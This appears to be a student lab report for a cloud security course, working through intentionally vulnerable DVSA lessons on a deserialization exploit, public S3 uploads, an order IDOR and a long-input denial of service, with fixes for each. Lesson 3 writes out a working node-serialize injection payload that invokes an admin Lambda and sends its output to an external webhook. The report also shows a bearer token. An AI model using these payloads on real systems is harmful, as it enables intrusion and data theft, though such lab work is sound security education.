- Student Name(s) + ID(s): Hady AL Saleem 202279620
- Your DVSA Website URL: <http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com/>
- AWS Region: us-east-1 (N. Virginia)
- Date:14/4/2026
- Vulnerability Title(s): SENSITIVE DATA EXPOSURE lesson 3

Part 1) Goal & Summary

Receipt files are stored in S3 bucket. admin Lambda function can generate pre-signed URLs to download receipts. By injecting malicious code into the order API, I can force server to call this admin function, stealing URL and downloading all receipts.

Part 2) Why This Works

The admin function generates pre-signed S3 URLs without checking if the caller is authorized and no authentication is required to access the generated S3 URLs to download the data.

Part 3) Environment

- AWS S3
- DVSA URL: https://dvsa-receipts-bucket-961902292676-us-east-1.s3.us-east-1.amazonaws.com/2026/04/14/4438a90d-ef41-49f7-ab27-ee1994d21771_24584478-d021-7064-7967-51f1ddd48958.raw
- API Endpoint: <https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order>
- Tools: AWS Console, browser, Webhook
- Webhook URL: <https://webhook.site/be7a5131-6531-421d-930e-b4c7925aa8db>

Part 4) Reproduction Steps

1. Log into DVSA website as User B
2. Place an order and complete checkout
3. Take the token and url
4. Open the AWS Management Console
5. Open: <https://webhook.site>
6. copy the unique URL in the webhook site the copied in this case is <https://webhook.site/be7a5131-6531-421d-930e-b4c7925aa8db>
7. open cloudshell and set the environments
8. export API="https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order"
9. export TOKEN="your_token"
10. export WEBHOOK=<https://webhook.site/be7a5131-6531-421d-930e-b4c7925aa8db>

11. Send the **exploit** payload
12. `curl -s -X POST "$API" \`
13. `-H "Content-Type: application/json" \`
14. `-H "Authorization: Bearer $TOKEN" \`
15. `-d '{"action": "_$$ND_FUNC$$_function(){const {
LambdaClient, InvokeCommand } = require("@aws-
sdk/client-lambda"); const client = new LambdaClient({});
const payload = JSON.stringify({ year: "2026", month:
"04" }); const command = new InvokeCommand({
FunctionName: "DVSA-ADMIN-GET-RECEIPT", Payload:
Buffer.from(payload) }); (async () => { const response =
await client.send(command); const data =
Buffer.from(response.Payload).toString(); const https =
require("https"); const url = "'$WEBHOOK'?data=\"" +
encodeURIComponent(data); https.get(url); })(); }())'`
16. Refreshed the webhook.site page
17. Found a new request
18. Copied the `download_url` value
19. Pasted into a new browser tab
20. The ZIP file downloaded automatically

Part 5) Evidence

Your unique URL

Copy to clipboard

https://webhook.site/be7a5131-6531-421d-930e-b4c7925aa8db

[Open in new tab](#) [Examples](#) [Subdomain](#) [Alternate URL](#)

Your unique email address

be7a5131-6531-421d-930e-b4c7925aa8db@emailhook.site

[Open in mail client](#)

Your unique DNS name


*.be7a5131-6531-421d-930e-b4c7925aa8db.dnshook.site

[About DNSHook](#)

Proxy bidirectionally with Webhook.site CLI

\$ whcli forward --token=be7a5131-6531-421d-930e-b4c7925aa8db --target=https://localhost

[Info & installation](#)



Part 6) Fix Strategy

1. Add authorization check to DVSA-ADMIN-GET-RECEIPT Lambda function
2. Verify JWT token before generating pre-signed URLs

Part 7) Code Changes

-before

```
def lambda_handler(event, context):  
    client = boto3.client('s3')  
    resource = boto3.resource('s3')
```


-after fix

```
def lambda_handler(event, context):  
    headers = event.get('headers', {})  
    auth_header = headers.get('Authorization') or headers.get('authorization')  
  
    if not auth_header:  
        return {"status": "err", "msg": "Missing authorization"}
```


Part 8) Verification After Fix

The same exploit command returns an error

Webhook receives no data



35 | Page



Part 9) Analysis Tables

Table A

Vulnerability	Intended Rule	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Sensitive Data Exposure	Only admin users should generate receipt download URLs	Webhook, CloudShell, curl, API endpoint	Receipts stored in S3 with no public access	Webhook receives pre-signed URL attacker downloads all receipts

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix (Where) Applied	Post-Fix Verification
Sensitive Data Exposure	bucket blocks public access. So no Vulnerability	Intentional misuse / security-relevant abuse	Added authorization check to admin_get_receipts.py in D VSA-ADMIN-GET-RECEIPT Lambda	No new requests in Webhook

Part 10) Takeaway

Admin functions must verify the caller's identity before performing sensitive operations

Lesson 4

- Course / Section: ICS344-04
- Student Name(s) + ID(s): Hady AL Saleem 202279620
- Your DVSA Website URL: <http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com/>
- AWS Region: us-east-1 (N. Virginia)
- Date:14/4/2026
- Vulnerability Title(s): INSECURE CLOUD CONFIGURATIONS

lesson 4

Part 1) Goal & Summary

Test if S3 allow public to upload files to the S3 bucket and fix the issue.

Part 2) Why This Works

Block public access was off so anyone can upload files

Part 3) Environment

- **DVSA URL:** <http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com/>
- **AWS Service:** S3 bucket
- **Bucket Name:** dvsa-receipts-bucket-961902292676-us-east-1
- **Tools:** AWS Console, CloudShell

Part 4) Reproduction Steps

1. Go to AWS Console > S3
2. Find the bucket
3. Click on bucket then go to permissions
4. Check bucket policy
5. Try to upload a test file
6. succeeds or fails

Part 5) Evidence

Screenshots:

The screenshot displays the AWS Management Console interface. At the top, the navigation bar shows the AWS logo, a search icon, and the user's profile 'hady_saleem (9619-0229-2676)' in the 'United States (N. Virginia)' region. The breadcrumb trail indicates the path: 'Amazon S3 > Buckets > dvsa-receipts-bucket-961902292676-us-east-1'. The left-hand navigation pane is expanded to 'Amazon S3', showing sub-sections like 'Buckets', 'Files', 'Access management and security', and 'Storage management and insights'. The main content area is titled 'Block public access (bucket settings)' with an 'Edit' button. It explains that public access is granted through ACLs, bucket policies, or access point policies, and provides instructions on how to block it. Below this, there are four toggleable settings for this bucket, all of which are currently turned off:

- Block *all* public access**: Off (indicated by a yellow triangle icon).
- Individual Block Public Access settings for this bucket**:
 - ☐ **Block public access to buckets and objects granted through *new* access control lists (ACLs)**: S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
 - ☐ **Block public access to buckets and objects granted through *any* access control lists (ACLs)**: S3 will ignore all ACLs that grant public access to buckets and objects.
 - ☐ **Block public access to buckets and objects granted through *new* public bucket or access point policies**: S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
 - ☐ **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**: S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

The screenshot displays the AWS Management Console interface. At the top, the navigation bar includes the AWS logo, a search icon, and the user's profile 'hady_saleem (9619-0229-2676)' in the 'United States (N. Virginia)' region. The breadcrumb trail indicates the current location: 'Amazon S3 > Buckets > dvsa-receipts-bucket-961902292676-us-east-1'.

On the left sidebar, under the 'Amazon S3' heading, the 'Buckets' section is expanded, showing 'General purpose buckets' as the selected option. Below it, 'Files' is also expanded, showing 'File systems' with a 'New' link.

The main content area is titled 'Block public access (bucket settings)' with an 'Edit' button. It contains a paragraph explaining that public access is granted through ACLs, bucket policies, or all, and that to block it, 'Block all public access' must be turned on. Below this, the 'Block all public access' toggle is shown as 'Off' with a warning icon. A link to 'Learn more' is provided.

Overlaid on the bottom half of the console is a 'CloudShell' terminal window. The terminal shows the following commands and output:

```
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
aws: [ERROR]: The user-provided path test.txt does not exist.
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
aws: [ERROR]: The user-provided path test.txt does not exist.
~ $ echo "test" > test.txt
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
upload: ./test.txt to s3://dvsa-receipts-bucket-961902292676-us-east-1/test.txt
~ $
```

Part 6) Fix Strategy

Turn ON all Block public access options

Part 7) Code / Config Changes (If Fixing)

No code change just setting changes

Before: Block public access = OFF

After: Block public access = ON

Part 8) Verification After Fix

The screenshot shows the AWS Management Console interface. At the top, the navigation bar includes the AWS logo, a search icon, and the region 'United States (N. Virginia)'. The user's name 'hady_saleem' is visible in the top right corner. The breadcrumb trail indicates the path: 'Amazon S3 > Buckets > dvsa-receipts-bucket-961902292676-us-east-1'. On the left sidebar, the 'Amazon S3' section is expanded, showing 'Buckets' and 'Files'. The 'Buckets' section is further expanded, showing 'General purpose buckets', 'Directory buckets', 'Table buckets', and 'Vector buckets'. The 'Files' section is also expanded, showing 'File systems' and 'New'. The 'Access management and security' section is expanded, showing 'Access Points', 'Access Points for FSx', 'Access Grants', and 'IAM Access Analyzer'. The 'Storage management and insights' section is expanded, showing 'Storage Lens' and 'Batch Operations'. The main content area displays a green notification banner at the top: 'Successfully edited Block Public Access settings for this bucket.' Below this, the 'Block public access (bucket settings)' page is shown. The page has an 'Edit' button in the top right corner. The text explains that public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. It states that to ensure that public access to all your S3 buckets and objects is blocked, you should turn on 'Block all public access'. It also recommends that you turn on 'Block all public access' before applying any of these settings, ensuring that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. A 'Learn more' link is provided. The 'Block all public access' setting is shown as 'On' with a green checkmark. Below this, the 'Individual Block Public Access settings for this bucket' section is expanded, showing four settings, all of which are checked: 'Block public access to buckets and objects granted through new access control lists (ACLs)', 'Block public access to buckets and objects granted through any access control lists (ACLs)', 'Block public access to buckets and objects granted through new public bucket or access point policies', and 'Block public and cross-account access to buckets and objects'.

hady_saleem (9619-0229-2676) ▼
hady_saleem

United States (N. Virginia) ▼

Amazon S3 > Buckets > dvsa-receipts-bucket-961902292676-us-east-1

Amazon S3

▼ Buckets

General purpose buckets

Directory buckets

Table buckets

Vector buckets

▼ Files

File systems [New](#)

▼ Access management and security

Access Points

Access Points for FSx

Access Grants

IAM Access Analyzer

▼ Storage management and insights

Storage Lens

Batch Operations

Successfully edited Block Public Access settings for this bucket. ✕

Block public access (bucket settings) [Edit](#)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

Block all public access

On

▼ Individual Block Public Access settings for this bucket

☒ **Block public access to buckets and objects granted through new access control lists (ACLs)**

S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.

☒ **Block public access to buckets and objects granted through any access control lists (ACLs)**

S3 will ignore all ACLs that grant public access to buckets and objects.

☒ **Block public access to buckets and objects granted through new public bucket or access point policies**

S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.

☒ **Block public and cross-account access to buckets and objects**

aws

United States (N. Virginia)

hady_saleem (9619-0229-2676)

hady_saleem

Amazon S3

Buckets

dvsa-receipts-bucket-961902292676-us-east-1

view analyzer for us-east-1

Block public access (bucket settings)

Edit

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to all your S3 buckets and objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

Block all public access

CloudShell

Actions

us-east-1

```
~ $ aws s3 cp test.txt s3://dvsa-receipts-bucket-961902292676-us-east-1/test3.txt --no-sign-request
upload failed: ./test.txt to s3://dvsa-receipts-bucket-961902292676-us-east-1/test3.txt An error occurred (AccessDenied)
when calling the PutObject operation: Access Denied
~ $
```

Part 9) Analysis Tables

Table A

Vulnerability	Intended Rule	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
insecure Cloud Config	Bucket blocks public write	S3 bucket permissions page, AWS CloudShell bucket policy settings	Access Denied	Upload succeeded

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix (Where) Applied	Post-Fix Verification	Optional Latency Before/After
Insecure Cloud Config	Block public access was OFF. Anyone can upload files.	cloud configuration error	S3 > Permissions > public access > Turned ON Block all public access	returned Access Denied	

Part 10) Takeaway

S3 buckets should never allow public write access unless that can lead to malware uploads.

Lesson 5

- Course / Section: ICS344-04
- Student Name(s) + ID(s): Hady AL Saleem 202279620
- Your DVSA Website URL: <http://dvsa-website-project-961902292676-us-east-1.s3-website.us-east-1.amazonaws.com/>
- AWS Region: us-east-1 (N. Virginia)
- Date:2/5/2026
- Vulnerability Title(s): Broken Access Control lesson 5

Part 1) Goal & Summary

The DVSA-ORDER-MANAGER Lambda does not verify that the requesting user owns the order ID they supply. This IDOR allows any authenticated user to read another user's orders.

Part 2) Why This Works

The code extracts user from JWT and order-id from request body, then passes both to downstream functions without checking if the JWT user matches the order owner in DynamoDB.

Part 3) Environment

Item	Value
API Endpoint	https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order
Lambda	DVSA-ORDER-MANAGER

Item	Value
Tools	curl, jq
Accounts	User B (attacker), User C (victim)

Part 4) Reproduction Steps

1. Login as User B, get TOKEN_B
2. Login as User C, get their order-id
3. Export the variable to cloudshell
4. Enter the exploit

Part 5) Evidence

CloudShell

Actions ▾

⌕ ⚙

us-east-1 +

```
$ export API="https://owlrduj4r1.execute-api.us-east-1.amazonaws.com/dvsa/order"
$ export TOKEN_B="eyJraWQioiEc2kwcZl3bnd1d2t1TCtuSG10EOyMG85b0VfV3ZKM1BnY0k0OFQ0MllvPSIsImFsZyI
I1JTMjUzIn0.eYJzdW IioiIyNGU4NzRiOC0xMGUxLTcwYTlTNmWwNC1hZGVhYzllMGY0ODUiLCJpc3MiOiJodHRwcZpcl
lvwY29nbml0by1pZHAudXMtZWZdc0xLmFtYXpvbmF3cy5jb21cL3
VzLWVhc3QtMV9ks0tWU3lwdzIlLCJjbGllbnRfaWQiOiIzdwJsbnU5YjVldG
kc3N2NGNmddWxbqGI0NCIsIm9yaWdpbi19qdGkiOiIyZTgyNjE3MC1kYTEyLTQxY WmtOWJiNC00YmRhMGFKYTxxM2Elc
ldmVudF9pZC16ImNmNmUwODkyLWE0ZGQ0TGMA0S1izMq4LTNhNTI4NTQ5OWIZMSIsInRva2VuX3VzZSI6ImFjY2VzcyIs InNj
3BlIjoiiYXdzLmNmV25pdG8uc2lnbmLuLnVzZXIuYWRTaW4iLCJhdXR0X3RpbWUiOjE3NzcwNjE3MzggsImV4CCI6MTc3NzA2NTM
OCwiaWF0IjoxNzc3MDY xNzM4LCJqdGkiOiJhZGE3MGJkMCM0xM2I4LTQzMWItYWIxOC0Z2ZTlkM2U2ODhhMzkiLCJ
c2VybmFtZSI6IjI0ZTg3NGI4LTEWTETENzBhMi01YzA0LWfkZWJfOW UwjQ4NSJ9.PMRsJr
K3xv93tpCLWbf5_JknyZ_D4hVHzTrWybsmoM08v3288601E4DfjLBQ7sg26iSHGGvfOmQuketd9_041Sf6k94LWqs0KdhLKbus
ODQkrS N1vkHQm9fGR2QkXN49HLWVJErpAnLpGkohq6AkHNZRqW2A
IG4FaIJ7zmugZZd9kizTeprsbpRFJULgHSh2eKHkO6Bydxgh49ANenyUV05sMevxV5b6Gdm2U5S_M xgJ06Urm5-50nJOeMsWyyj
GWFPXQ19KE76MA0avuClwGz8m6tuU3h-Ofy8XzKp0jtmdA_ZY4NWwLOu0vLD4LokF10crky3zwr_9TaBW7Fwg"
$ export ORDER_C_ID="0fc128f2-55dd-49ea-809e-ce641338c2a2"
$ curl -s -X POST "$API" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer $TOKEN_B" \
-d '{"action": "get", "order-id": "'$ORDER_C_ID'"}' | jq .

{"status": "ok",
-d '{"action": "get", "order-id": "'$ORDER_C_ID'"}' | jq .

{"status": "ok",
"order": {
  "address": {
    "name": "hady",
    "name": "hady",
    "phone": "34567890",
    "email": ""
  },
  "confirmationToken": "1UDixmUZ35HD",
  "itemList": {
    "1012": 1
  },
  "orderId": "0fc128f2-55dd-49ea-809e-ce641338c2a2",
  "orderStatus": 300,
  "paymentTS": 1776527568,
  "totalAmount": 32,
}
```

Part 6) Fix Strategy

Add ownership check in order-manager.js before processing any order-scoped action.

Part 7) Code Changes

Added function:

```
const AWS = require('aws-sdk');

const dynamodb = new AWS.DynamoDB.DocumentClient();

async function userOwnsOrder(userId, orderId) {

  const params = {

    TableName: process.env.ORDERS_TABLE,

    Key: { "orderId": orderId }

  };

  const result = await dynamodb.get(params).promise();

  return result.Item && result.Item.user === userId;

}
```

Added check:

```
case "get":

  if (!(await userOwnsOrder(user, req["order-id"]))) {

    return callback(null, resp(403, { status: "err", msg: "could not find order" }));

  }

  payload = { "user": user, "orderId": req["order-id"], "isAdmin": isAdmin };

  functionName = "DVSA-ORDER-GET";

  break;
```

Part 8) Verification

```
JS order-manager.js X
JS order-manager.js > handler > handler > serData.then() callback > len
1  const serialize = require('node-serialize');
2  const { LambdaClient, InvokeCommand } = require('@aws-sdk/c
3  const { CognitoIdentityProviderClient, AdminGetUserCommand
4  const jose = require('node-jose');
5
6  const AWS = require('aws-sdk');
7  const dynamodb = new AWS.DynamoDB.DocumentClient();
8
9  async function userOwnsOrder(userId, orderId) {
10     const params = {
11         TableName: process.env.ORDERS_TABLE,
12         Key: { "orderId": orderId }
13     };
14     const result = await dynamodb.get(params).promise();
15     return result.Item && result.Item.user === userId;
16 }
17
```

```
JS order-manager.js X
JS order-manager.js > handler > handler > serData.then() callback > len
18 exports.handler = (event, context, callback) => {
19     serData.then(async (userData) => {
20
21         case "cancel":
22             payload = { "user": user, "orderId": req["order-id"] };
23             functionName = "DVSA-ORDER-CANCEL";
24             break;
25
26         case "get":
27             if (!(await userOwnsOrder(user, req["order-id"]))) {
28                 return callback(null, resp(403, { status: "err", msg: "could not find order" }));
29             }
30             payload = { "user": user, "orderId": req["order-id"], "isAdmin": isAdmin };
31             functionName = "DVSA-ORDER-GET";
32             break;
33
34         case "orders":
35             payload = { "user": user };
36             functionName = "DVSA-ORDER-ORDERS";
37             break;
38
39         case "account":
40
```

Part 9) Analysis Tables

Table A

Vulnerability	Intended Rule	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Access Control	A user may only read, update, or cancel orders that belong to them	Normal UI flow, API requests, DynamoDB schema (userId field)	User B sees only their own orders in the "My Orders" page	User B retrieves User C's full order details by supplying C's order ID

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix (Where) Applied	Post-Fix Verification
Broken Access Control	User B accessed User C's order data without ownership verification. The backend trusted the order-id from the request without checking if the JWT user owns that order	Broken access control / IDOR	Added <code>userOwnsOrder()</code> function that queries DynamoDB to verify the JWT user matches the order owner before dispatching order-scoped actions (get, update, cancel)	Same request now returns <code>{"status":"error","msg":"could not find order"}</code> ; own orders still work normally

Part 10) Takeaway

- Never trust the client to send correct order IDs
- Always verify resource ownership on the backend
- IDOR is easy to fix but very common

Lesson 6

Course / Section: ICS344

Student Name(s) + ID(s): Ghazi Alansari 202180270

Your DVSA Website URL: https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/

AWS Region: us-east-1

Date: April 14, 2026

Vulnerability Title(s): Lesson 6: Denial of Service (DoS)

```

exports.handler = (event, context, callback) => {
  // 1. Check if the body even exists to prevent crashing
  if (!event.body) {
    return callback(null, {
      statusCode: 400,
      body: JSON.stringify({ message: "Empty request body" })
    });
  }

  // 2. Check if the discount code is too long (The DoS Fix)
  // We parse the body first to look at the fields
  var tempReq = JSON.parse(event.body);
  if (tempReq.discountCode && tempReq.discountCode.length > 10) {
    return callback(null, {
      statusCode: 400,
      body: JSON.stringify({ message: "Invalid Discount Code: Too long" })
    });
  }
}

```

```

GM318@GM-YLeEeL MINGW64 ~
$ # Create a 2,000 character string (big, but not "firewall-big")
LONG_STRING=$(printf 'A%.0s' {1..2000})

curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/order" \
  -H "Content-Type: application/json" \
  -d '{"email":"Alansarigmk@gmail.com", "orderId":"3247ef47-ff47-41c3-b62f-42d4852e9050", "discountCode":"'${LONG_STRING}'"}'
HTTP/1.1 400 Bad Request
Content-Type: application/json
Content-Length: 45
Connection: keep-alive
Date: Sun, 03 May 2026 18:26:31 GMT
X-Amzn-Trace-Id: Root=1-69f79356-676cf5ce1e93fed10f4e15e7;Parent=6fea28b28f935db3;Sampled=0;Lineage=1:6f9b0ee7:0
x-amzn-RequestId: bd3530dc-c835-47c7-8bb6-ad445c696cbe
x-amz-apigw-id: czP1oHo8IAMEJsA=
X-Cache: Error from cloudfront
Via: 1.1 1e0407892b0e0ef93d9e2ad761e692f0.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: JED50-P5
X-Amz-Cf-Id: QSE43M0Hbsr3D71kN_zH722B75kmTwroCx5FXC1FKSCuXdy8dwKBXQ==

{"message":"Invalid Discount Code: Too long"}

```

```

GM318@GM-YLeEeL MINGW64 ~
$ # Create a 2,000 character string (big, but not "firewall-big")
LONG_STRING=$(printf 'A%.0s' {1..2000})

curl -i -X POST "https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/order" \
  -H "Content-Type: application/json" \
  -d '{"email":"Alansarigmk@gmail.com", "orderId":"3247ef47-ff47-41c3-b62f-42d4852e9050", "discountCode":"'${LONG_STRING}'"}'
HTTP/1.1 502 Bad Gateway
Content-Type: application/json
Content-Length: 36
Connection: keep-alive
Date: Sun, 03 May 2026 18:20:01 GMT
x-amz-apigw-id: cz04rG7kIAMEEaw=
x-amzn-RequestId: 3fe49bfc-2ddb-4a32-bc8f-72b4ca0e290e
x-amzn-ErrorType: InternalServerErrorException
X-Cache: Error from cloudfront
Via: 1.1 d8f418c6145473b53ea9a8d1133cfb32.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: JED50-P5
X-Amz-Cf-Id: FFQcJ0DxBYTPZi2C_ORadk-aLd7PHFLUVyPgX71sQIrIQUXTNgX3Tw==

{"message": "Internal server error"}

```

```

GM318@GM-YLeEeL MINGW64 ~
$ export API="https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage"

```

Part 1) Goal and Vulnerability Summary

The goal of this lesson is to demonstrate a Denial of Service (DoS) attack against the order processing system. The main affected component is the Lambda function (DVSA-ORDER-MANAGER). The security impact is high, as an attacker can crash the backend service, making it unavailable to legitimate users. The main weakness is a lack of input validation on the length of data fields within the JSON payload.

Part 2) Why This Works / Root Cause

The vulnerability exists because the application performs unsafe deserialization and processing of user input without enforcing size limits. When a massive string is sent, the server exhausts its allocated resources or fails during the parsing process, leading to a system crash.

Part 3) Environment and Setup

API Endpoint: https://nwahxd9hp1.execute-api.us-east-1.amazonaws.com/Stage/order

AWS Service: Lambda (DVSA-ORDER-MANAGER).

Account Context: Attacker (Alansarigmk@gmail.com).

Tools Used: Git Bash and curl.

